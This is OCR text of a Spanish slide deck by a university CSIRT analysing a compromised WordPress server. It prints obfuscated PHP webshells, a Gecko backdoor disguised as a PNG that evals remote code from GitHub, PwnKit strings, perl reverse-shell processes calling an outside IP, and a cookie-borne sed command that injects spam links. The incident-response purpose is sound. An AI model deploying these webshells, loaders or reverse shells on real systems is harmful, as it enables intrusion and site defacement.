
El secreto está en las Cookies

Sí soy yo

Trabajando desde hace mucho tiempo en la Universidad Carlos III de Madrid.
Más de 1[0-9] años en el CSIRT de la Universidad.
Grupo Respuesta Incidentes CERT@uc3m.es

- Rafael Calzada.
- José Juan López.
- Nuria Prieto
  - @nuria_imeq
  - https://github.com/VentressAsajj/
  - https://nuria-pp.medium.com/




El secreto está en las Cookies

TLP:GREEN


El secreto está en las Cookies

TLP:GREEN




El secreto está en las Cookies


TLP:GREEN




El secreto está en las Cookies

TLP:GREEN







El secreto está en las Cookies


TLP:GREEN

```
└─ #echo -e "\n# MODIFICADOS\n";find . -type f -newermt 2023-.. .. ! -newermt 2023·      ;echo -e "\n# ACCEDIDOS \n";find . -type f -newerat 2023
-(.. .. ! -newerat 2023·.. ..; echo -e "\n CREADOS o CAMBIADOS PERMISOS\n";find . -type f -newerct 2023-      ! -newerct 2023-.. ..

# MODIFICADOS

./wp-includes/images/.-/sitemap.xml
./wp-includes/images/.-/index.html
./wp-includes/images/.-/robots.txt
./wp-content/pwnkit

# ACCEDIDOS


 CREADOS o CAMBIADOS PERMISOS

./wp-includes/images/.-/sitemap.xml
./wp-includes/images/.-/index.html
./wp-includes/images/.-/robots.txt
./wp-content/themes/twentytwentythree/assets/fonts/dm-sans/DMSans-Bold-Italic.woff2
./wp-content/themes/twentytwentythree/assets/fonts/dm-sans/daavenab/pwnkit
./wp-content/pwnkit
```

El secreto está en las Cookies

TLP:GREEN

```
└──╼ #ls -a;strings pwnkit|egrep -v "_|@@|^\.|Failed" |tail -19
.  ..  backups-dup-lite  index.php  languages  plugins  pwnkit  themes  upgrade  uploads
module UTF-8// PKEXEC// pkexec 2
/proc/self/exe
pkexec --version
Exploit failed. Target is most likely patched.
CMD=
CHARSET=pkexec
SHELL=pkexec
/usr/bin/pkexec
pkexec
/bin/sh
/bin/bash
/lib64/ld-linux-x86-64.so.2
GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-18)
crtstuff.c
completed.6352
PwnKit.c
rmrf
gconv
entry
```



El secreto está en las Cookies

TLP:GREEN

```
└──  #ls -la
total 164
drwxr-xr-x 3 www-data www-data   4096 .  .  13:33 .
dr-xr--r-- 3 root     root       4096 (  .  13:00 ..
-rw-r--r-- 1 www-data www-data  38711        08:05 boostrapjs.php
drwxr-xr-x 5 root     root       4096 .  ^^ 08:53 mimipenguin-master
-rw-r--r-- 1 www-data www-data 100712        05:56 newgecko.php
-rwxr-xr-x 1 www-data www-data  11256 :      05:56 pwnkit
```

```
└──  #more boostrapjs.php
<?php

$unknown = "ZXZhbCUyOCUyNnF1b3QlM0IlM0YlMjZndCUzQiUyNnF1b3QlM0IuZ3p1bmNvbXByZXNzJTI4Z3p1bmNvbXByZXNzJTI4Z3ppbmZsYXRlJTI4Z3ppbmZsYXRlJTI4Z3ppbmZsYXRlJTI4Z3ppbmZsYXRlJTI4Z3ppbmZsYXRlJTI4YmFzZTY0X2RlY29kZSUyOHN0cnJldiUyOCUyNHVrNDUlMjklMjklMjkl
```

El secreto está en las Cookies

TLP:GREEN


```
#more newgecko.php
<?php ${"\x47LOB\x41\x4c\x53"}["\x72\x62\x68m\x78\x69\x64\x7a\x75\x76\x68\x65"]
\x68t\x71\x6e"]="\x70\x65r\x6d\x73";${"G\x4cO\x42\x41\x4cS"}["\x76\x75k\x78\x70
6\x70ln"]="\x66\x69\x6c\x65s";${"G\x4cOBA\x4c\x53"}["t\x62\x77t\x73\x63o"]="r\x
k\x6c"]="\x64i\x72";${"GL\x4f\x42\x41\x4c\x53"}["jwy\x6b\x64nr\x62\x78\x64l"]="
\x70\x6a\x74\x64\x65\x66"]="\x64\x69r\x73";${"\x47L\x4f\x42AL\x53"}["\x65j\x67b
3"}["\x69\x76g\x74\x6e\x74\x66n"]="\x61\x6c\x66\x61\x57\x73";${"GLOBA\x4cS"}["k
cS"}["\x70\x65\x71\x77\x67\x6b\x70\x71\x71"]="f";${"\x47\x4c\x4f\x42AL\x53"}["t
73\x79\x6dq\x68ii\x70f"]="\x69\x6e";${"\x47\x4c\x4f\x42\x41\x4c\x53"}["\x65\x68
x70\x67d\x64"]="d\x6f\x6d\x61\x69ns";${"G\x4c\x4f\x42AL\x53"}["\x63\x69xc\x7a\x
x78\x73\x73\x6e\x67\x6e\x75s"]="d\x30mai\x6e\x73";${"\x47\x4cO\x42\x41L\x53"}["
64c\x6co\x6cn\x76\x6d\x67"]="x\x70l\x6fd";${"G\x4cO\x42\x41\x4c\x53"}["\x6a\x64
\x67\x75ly\x64\x69\x75"]="\x79";${"GLO\x42\x41L\x53"}["\x65l\x78\x70\x6a\x72\x7
76n\x6f\x6d"]="b\x79\x74\x65\x73";${"GLO\x42AL\x53"}["\x71p\x63\x6bt\x6db\x6fv"
7mvvb\x73e"]="pas\x73\x77\x6f\x72\x64";${"\x47\x4c\x4f\x42\x41\x4c\x53"}["\x79\
"}["p\x74\x69\x70\x6c\x70i\x74\x6fbc\x68"]="\x72\x65na\x6de\x46i\x6c\x65";${"\x
x61\x46i\x6c\x65";${"GLO\x42A\x4cS"}["u\x68y\x63\x64\x6ar\x72\x73"]="N\x61\x6d\
"]="\x72\x6d\x66\x69\x6ce";${"G\x4cOB\x41L\x53"}["\x66pl\x71k\x61\x68\x6f\x79b\
```

Análisis boostrapjs.php Cyberchef

TLP:GREEN


El secreto está en las Cookies

TLP:GREEN




El secreto está en las Cookies

TLP:GREEN



El secreto está en las Cookies

TLP:GREEN




```
www-data 17322     1  0        ?        00:00:00 /usr/bin/perl /tmp/bc.pl 139.162.61.79 2018
www-data 17323 17322  0        ?        00:00:00 /bin/sh -i
www-data 17594     1  0        ?        00:00:00 /usr/bin/perl /tmp/bc.pl 139.162.61.79 2018
www-data 17595 17594  0        ?        00:00:00 /bin/sh -i
www-data 17648     1  0        ?        00:00:00 /usr/bin/perl /tmp/bc.pl 139.162.61.79 2018
www-data 17649 17648  0        ?        00:00:00 /bin/sh -i
```

El secreto está en las Cookies

TLP:GREEN

LICENSE	Create LICENSE	5 months ago
README.md	Update README.md	4 months ago
Screenshot 2023-10-26 190137.png	Add files via upload	4 months ago
gecko-b.php	Add files via upload	5 months ago
gecko-bypass.php	Add files via upload	5 months ago
gecko-login.php	Add files via upload	6 months ago
gecko-new.php	gecko-new.php	4 months ago
gecko-old.php	Rename gecko.php to gecko-old.php	2 years ago
gecko1.png	Add files via upload	last year

README MIT license

Gecko Web Backdoor

```
└─$file *
gecko1.png:                 PNG image data, 3264 x 3264, 8-bit/color RGBA, non-interlaced
gecko-b.php:                PNG image data, 3264 x 3264, 8-bit/color RGBA, non-interlaced
gecko-bypass.php:           PNG image data, 3264 x 3264, 8-bit/color RGBA, non-interlaced
gecko-login.php:            PHP script, ASCII text, with very long lines
gecko-new.php:              PHP script, ASCII text, with very long lines
gecko-old.php:              PHP script, ASCII text, with very long lines
LICENSE:                    ASCII text
README.md:                  HTML document, UTF-8 Unicode text
Screenshot from 2023-01-17 22-08-51.png: PNG image data, 1366 x 768, 8-bit/color RGBA, non-interlaced
```

```
└─$more gecko-b.php
PNG
IHDR

eval("?>" . FilE_get_cOntenTS('https://raw.githubusercontent.com/MadExploits/Gecko/main/gecko-new.php'));

IDATx PUUU
```

El secreto está en las Cookies

TLP:GREEN

```
POST /wp-content/plugins/smkotvc/czmquuxq.php HTTP/2.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Content-Length: 10
Content-Type: application/x-www-form-urlencoded
```

```
└──╼ #grep -10 czmquuxq modsec_audit.log.13|grep Cookie
Cookie: c8e908f09afd14e06a27b8a122d17417ajax=0; f=N%3B;  c8e908f09afd14e06a27b8a122d17417stderr_to_out=1; act=sed+-i+%26quot%3B1i+%26lt%3Bdiv+style%3D%26%230
39%3Bdisplay%3Anone%26%23039%3B%26gt%3B%26lt%3Ba+href%3D%26%23039%3Bhttps%3A%2F%2Fwww.oxo.is%26%23039%3B%26gt%3BBuy+Leads+%2C+RDP+%2C+SMTP+%2C+Cpanel%26lt%3B
%2Fa%26gt%3B%26lt%3B%2Fdiv%26gt%3B%26quot%3B+index.php+%26amp%3B%26amp%3B+sed+-i+%26quot%3B1i+%26lt%3Bdiv+style%3D%26%23039%3Bdisplay%3Anone%26%23039%3B%26gt
%3B%26lt%3Ba+href%3D%26%23039%3Bhttps%3A%2F%2Foxo.is%26%23039%3B%26gt%3BBuy+Leads+%2C+RDP+%2C+SMTP+%2C+Cpanel%26lt%3B%2Fa%26gt%3B%26lt%3B%2Fdiv%26gt%3B%26quo
t%3B+index.html+%26amp%3B1; SLG_G_WPT_TO=en; SLG_GWPT_Show_Hide_tmp=1; SLG_wptGlobTipTmp=1
Set-Cookie: 910811cf9cb05b214bc5bac766398863stderr_to_out=0
Set-Cookie: 910811cf9cb05b214bc5bac766398863ajax=0
Cookie: SLG_G_WPT_TO=en; SLG_GWPT_Show_Hide_tmp=1; SLG_wptGlobTipTmp=1
Cookie: c8e908f09afd14e06a27b8a122d17417ajax=0; f=N%3B;  c8e908f09afd14e06a27b8a122d17417stderr_to_out=1; act=sed+-i+%26quot%3B1i+%26lt%3Bdiv+style%3D%26%230
39%3Bdisplay%3Anone%26%23039%3B%26gt%3B%26lt%3Ba+href%3D%26%23039%3Bhttps%3A%2F%2Fwww.oxo.is%26%23039%3B%26gt%3BBuy+Leads+%2C+RDP+%2C+SMTP+%2C+Cpanel%26lt%3B
%2Fa%26gt%3B%26lt%3B%2Fdiv%26gt%3B%26quot%3B+index.php+%26amp%3B%26amp%3B+sed+-i+%26quot%3B1i+%26lt%3Bdiv+style%3D%26%23039%3Bdisplay%3Anone%26%23039%3B%26gt
%3B%26lt%3Ba+href%3D%26%23039%3Bhttps%3A%2F%2Foxo.is%26%23039%3B%26gt%3BBuy+Leads+%2C+RDP+%2C+SMTP+%2C+Cpanel%26lt%3B%2Fa%26gt%3B%26lt%3B%2Fdiv%26gt%3B%26quo
t%3B+index.html+%26amp%3B1; SLG_G_WPT_TO=en; SLG_GWPT_Show_Hide_tmp=1; SLG_wptGlobTipTmp=1
Set-Cookie: 910811cf9cb05b214bc5bac766398863stderr_to_out=0
Set-Cookie: 910811cf9cb05b214bc5bac766398863ajax=0
```

El secreto está en las Cookies

TLP:GREEN

URL Decode

From HTML Entity

Strip HTML tags


☑ Remove indentation ☑ Remove excess line breaks

```
sed+-
i+%26quot%3B1i+%26lt%3Bdiv+style%3D%26%23039%3Bdisplay%3Anone%26%23039%3B%26gt%3B%26lt%3Ba+href%3D%26%2303
9%3Bhttps%3A%2F%2Fwww.oxo.is%26%23039%3B%26gt%3BBuy+Leads+%2C+RDP+%2C+SMTP+%2C+Cpanel%26lt%3B%2Fa%26gt%3B%
26lt%3B%2Fdiv%26gt%3B%26quot%3B+index.php+%26amp%3B%26amp%3B+sed+-
i+%26quot%3B1i+%26lt%3Bdiv+style%3D%26%23039%3Bdisplay%3Anone%26%23039%3B%26gt%3B%26lt%3Ba+href%3D%26%2303
9%3Bhttps%3A%2F%2Foxo.is%26%23039%3B%26gt%3BBuy+Leads+%2C+RDP+%2C+SMTP+%2C+Cpanel%26lt%3B%2Fa%26gt%3B%26lt
%3B%2Fdiv%26gt%3B%26quot%3B+index.html+%26amp%3B1
```

544 1 Raw Bytes LF


Output

```
sed -i "1i Buy Leads , RDP , SMTP , Cpanel" index.php && sed -i "1i Buy Leads , RDP , SMTP , Cpanel"
index.html &1
```



El secreto está en las Cookies

TLP:GREEN



